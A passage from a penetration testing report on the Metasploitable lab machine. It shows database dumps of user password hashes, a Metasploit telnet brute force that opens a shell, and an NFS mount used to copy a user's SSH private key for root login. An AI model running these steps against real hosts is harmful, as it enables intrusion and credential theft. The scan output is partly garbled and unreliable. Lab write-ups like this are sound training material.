Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+-----+
| Database | 
+-----+-----+
| information_schema |
| dwva |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+-----+
7 rows in set (0.001 sec)

MySQL [(none)]>
```

Penetration testing report on Metasploit

```
root@kali: ~ [root] x root@kali: ~ x
[+] Starting up the root account. You may harm your system.
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \q.
Your MySQL connection id is 32
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type 'c' to clear the current input statement.

MySQL [(none)]> use dwva
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dwva]> show tables;
+-----+
| Tables_in_dwva |
+-----+
| guestbook |
| users |
+-----+
2 rows in set (0.001 sec)

MySQL [dwva]> describe users;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| user_id | int(6) | NO | PRI | 0 |
| first_name | varchar(15) | YES | NULL |
| last_name | varchar(15) | YES | NULL |
| user | varchar(15) | YES | NULL |
| password | varchar(32) | YES | NULL |
| avatar | varchar(70) | YES | NULL |
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.001 sec)

MySQL [dwva]>
```

```
root@kali: ~ [root] x root@kali: ~ x
[+] Starting up the root account. You may harm your system.
MySQL [dwva]> show tables;
+-----+
| guestbook |
| users |
+-----+
2 rows in set (0.001 sec)

MySQL [dwva]> describe users;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| user_id | int(6) | NO | PRI | 0 |
| first_name | varchar(15) | YES | NULL |
| last_name | varchar(15) | YES | NULL |
| user | varchar(15) | YES | NULL |
| password | varchar(32) | YES | NULL |
| avatar | varchar(70) | YES | NULL |
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.001 sec)

MySQL [dwva]> select * from users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dwva/hackable/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38df2f60853678922e03 | http://172.16.123.129/dwva/hackable/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d353d75ae2c39667e0d4fc99216b | http://172.16.123.129/dwva/hackable/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dwva/hackable/users/pablo.jpg |
| 5 | Bob | Smithy | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dwva/hackable/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.001 sec)


MySQL [dwva]>
```

Method 7: Telnet vulnerability:

“23/tcp” is used for telnet Now I will brute force on that port using msfconsole auxiliary and grab the username and password.

“23/tcp” is the targeted port. Attack will be held on that port.

*Command “**search telnet_login**” in the msfconsole and you will get this picture on your terminal :*




```
root@kali:~#
msf6 > search telnet_login
[!] Warning: You are using the root account. This may harm your system.

Matching Modules
=====
# Name          | Disclosure Date | Rank | Check | Description
0 auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass | 2021-09-06 | normal | Yes | Netgear PNXP_GetShareFolderList Authentication Bypass
1 auxiliary/scanner/telnet/telnet_login | 2021-09-06 | normal | No | Telnet Login Check Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login
msf6 > [+] open satp      syn-ack ttl 64 Postfix smtpd (NONE)
      digest Algorith: showwithSAEncryption
[+] 3/tcp  open  domain   syn-ack ttl 64 ISC BIND 9.4.2
[+] 80/tcp open  http    syn-ack ttl 64 Apache httpd/2.2.0 ((Ubuntu) DAV/2)
[+] 39/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.6 - wX (workgroup: WORKGROUP)
[+] 45/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
[+] 12/tcp open  exec    syn-ack ttl 64 netkit-rsh rexecd
[+] 23/tcp open  login   syn-ack ttl 64 OpenBSD or Solaris rlogind
[+] 24/tcp open  tcptraced syn-ack ttl 64
[+] 999/tcp open  java-rmi syn-ack ttl 64 GNU Classpath gmciregistry
[+] 3342/tcp open  bindshell syn-ack ttl 64 Metasploitable root shell
[+] 449/tcp open  nntp   syn-ack ttl 64 2-4 (RPC #800003)
[+] 2121/tcp open  ftp    syn-ack ttl 64 ProFTPD 1.3.1 +
[+] 3306/tcp open  mysql  syn-ack ttl 64 MySQL 5.5.51a-SUSE11 (NONE)
[+] 4432/tcp open  postgresql syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
[+] 5900/tcp open  vnc    syn-ack ttl 64 VNC (protocol 3.3)
[+] 6007/tcp open  X11    syn-ack ttl 64 (access denied)
[+] 6007/tcp open  irc    syn-ack ttl 64 UnrealIRCd
```

*Select the second command. Command : “**use auxiliary/scanner/telnet/telnet_login**”. After entering in the auxiliary set RHOSTS, USERPASS_FILE and then run the command “**exploit**” to start the brute-forcing attack.*



```
root@kali:~/
root@kali:~/
root@kali:~/

File Actions View Help
File Actions View Help
File Actions View Help

Name          Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to brute-force, from 0 to 5
DB_ALL_CRED5 false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD      no no A specific password to authenticate with
PASS_FILE     no no File containing passwords, one per line
RHOSTS        10.0.2.6 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         23 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS       1 yes The number of concurrent threads (max one per host)
USERNAME      no no A specific username to authenticate as
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists no no File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false no Try the username as the password for all users
USER_FILE     no no File containing usernames, one per line
VERBOSE       false yes Whether to print output for all attempts

msf6 auxiliary(scanner/telnet/telnet_login) > exploit
[*] 10.0.2.6:23 - 10.0.2.6:23 - Login Successful: msfadmin:msfadmin
[*] 10.0.2.6:23 - Attempting to start session 10.0.2.6:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (10.0.2.4:45123 → 10.0.2.6:23) at 2022-07-06 13:50:47 +0600
[*] 10.0.2.6:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Wow !! The attack is successful. The username and password are “msfadmin:msfadmin”.

Method 8: SSH Public key vulnerability:

I have entered the Metasploit using two kinds of ssh login processes. The first one was the normal login process the second one is using its public key vulnerability login process.

Using this vulnerability we have to use “auxiliary/scanner/ssh/ssh_login_pubkey” as an exploit.

Command : use auxiliary/scanner/ssh/ssh_login_pubkey




The screenshot shows the Metasploit Framework interface with the command `msf6 > search ssh_login` entered. The results table displays two matching modules:

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Check Scanner
1	auxiliary/scanner/ssh/ssh_login_pubkey		normal	No	SSH Public Key Login Scanner

Below the table, a message reads: "Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey".

Penetration testing report on Metasploit



The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'scanner/scanner/ssh/ssh_login_pubkey' module. The command 'show options' is run, displaying a table of configuration parameters:

Name	Current Setting	Required	Description
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5 (selected for ssh_login_pubkey) (DONE)
DB_ALL_USERS	false	syn-ack	Add all users in the current database to the list (selected for ssh_login_pubkey) (DONE)
KEY_PASS	no	syn-ack	Passphrase for SSH private key(s)
KEY_PATH	no	syn-ack	Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped
PRIVATE_KEY	telnet	syn-ack	. Duplicate private keys will be ignored.
RHOSTS	192.168.1.100	syn-ack	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	22	syn-ack	The target port
STOP_ON_SUCCESS	false	syn-ack	Stop guessing when a credential works for a host
THREADS	1	syn-ack	The number of concurrent threads (max one per host)
USERNAME	msfadmin	syn-ack	A specific username to authenticate as
USER_FILE	no	syn-ack	File containing usernames, one per line
VERBOSE	true	syn-ack	Whether to print output for all attempts

Below the table, the terminal shows a list of open ports on the target host:


```
msf6 auxiliary(scanner/scanner/ssh/ssh_login_pubkey) > [+] 192.168.1.100/tcp open  lava-rmi syn-ack ttl 64 GNU Glasspath emiregistry  
[+] 192.168.1.100/tcp open  bindshell  syn-ack ttl 64 Metasploitable root shell  
[+] 2040/tcp open  nfs  syn-ack ttl 64  (RPC #100003)  
[+] 2111/tcp open  ftp  syn-ack ttl 64 ProFTPD 1.3.1  
[+] 3306/tcp open  mysql  syn-ack ttl 64 MySQL 5.6.31a-Subversis (DONE)  
[+] 5432/tcp open  postgresql  syn-ack ttl 64 PostgreSQL 8.0 8.3.0 - 8.3.7  
[+] 3900/tcp open  vnc  syn-ack ttl 64 VNC (protocol 3.3)  
[+] 6000/tcp open  X11  syn-ack ttl 64 (access denied)  
[+] 6667/tcp open  irc  syn-ack ttl 64 UnrealIRCd
```

Now set **RHOSTS** and **USERNAME**. Command : **set RHOSTS 10.0.2.6**

Command : **set USERNAME root**

Now open a new terminal and start mounting the Metasploit from kali linux. Command :

- **service rpcbind start**
- **mkdir /tmp/target**
- **mount -t nfs 10.0.2.6:/ /tmp/target**
- **cp /tmp/target/home/msfadmin/.ssh/id_rsa /tmp/r00tpprivatekey**
- **umount /tmp/target**



```


root@kali:~# service rpcbind start
root@kali:~# mkdir /tmp/target
root@kali:~# mount -t nfs 10.0.2.6:/ /tmp/target
root@kali:~# cp /tmp/target/home/msfadmin/.ssh/id_rsa /tmp/r00tpublickey
root@kali:~# umount /tmp/target
root@kali:~#

```

Now again go to msfconsole and set the KEY_PATH.

Command: set KEY_PATH /tmp/r00tpublickey

Now write the command “exploit” and Metasploit already compromised. Now write the command “sessions -i 1” and take access to the machine



Name	Current Setting	Required	Description
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_USERS	false	no	Add all users in the current database to the list
KEY_PASS		no	Passphrase for SSH private key(s)
KEY_PATH	/tmp/r00tpublickey	no	Filenames or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped. Duplicate private keys will be ignored.
PRIVATE_KEY		no	The string value of the private key that will be used. If you are using MSFConsole, this value should be set as file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA private keys are supported.
RHOSTS	10.0.2.6	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Penetration testing report on Metasploit

Conclusion:

The specific goal of the penetration test was:

1. *Finding out the flaws and sensitive ports .*
 2. *Different ways to compromise the Metasploit server. These goals were met.*

Document Control

<i>Penetration testing report on Metasploit</i>			
<i>Version Number</i>	<i>Date Issued</i>	<i>Author</i>	<i>Update Information</i>
<i>MS 1.0</i>	<i>7/07/2022</i>	<i>Kawsar Uddin Ahmed Chowdhury</i>	<i>Second Edition</i>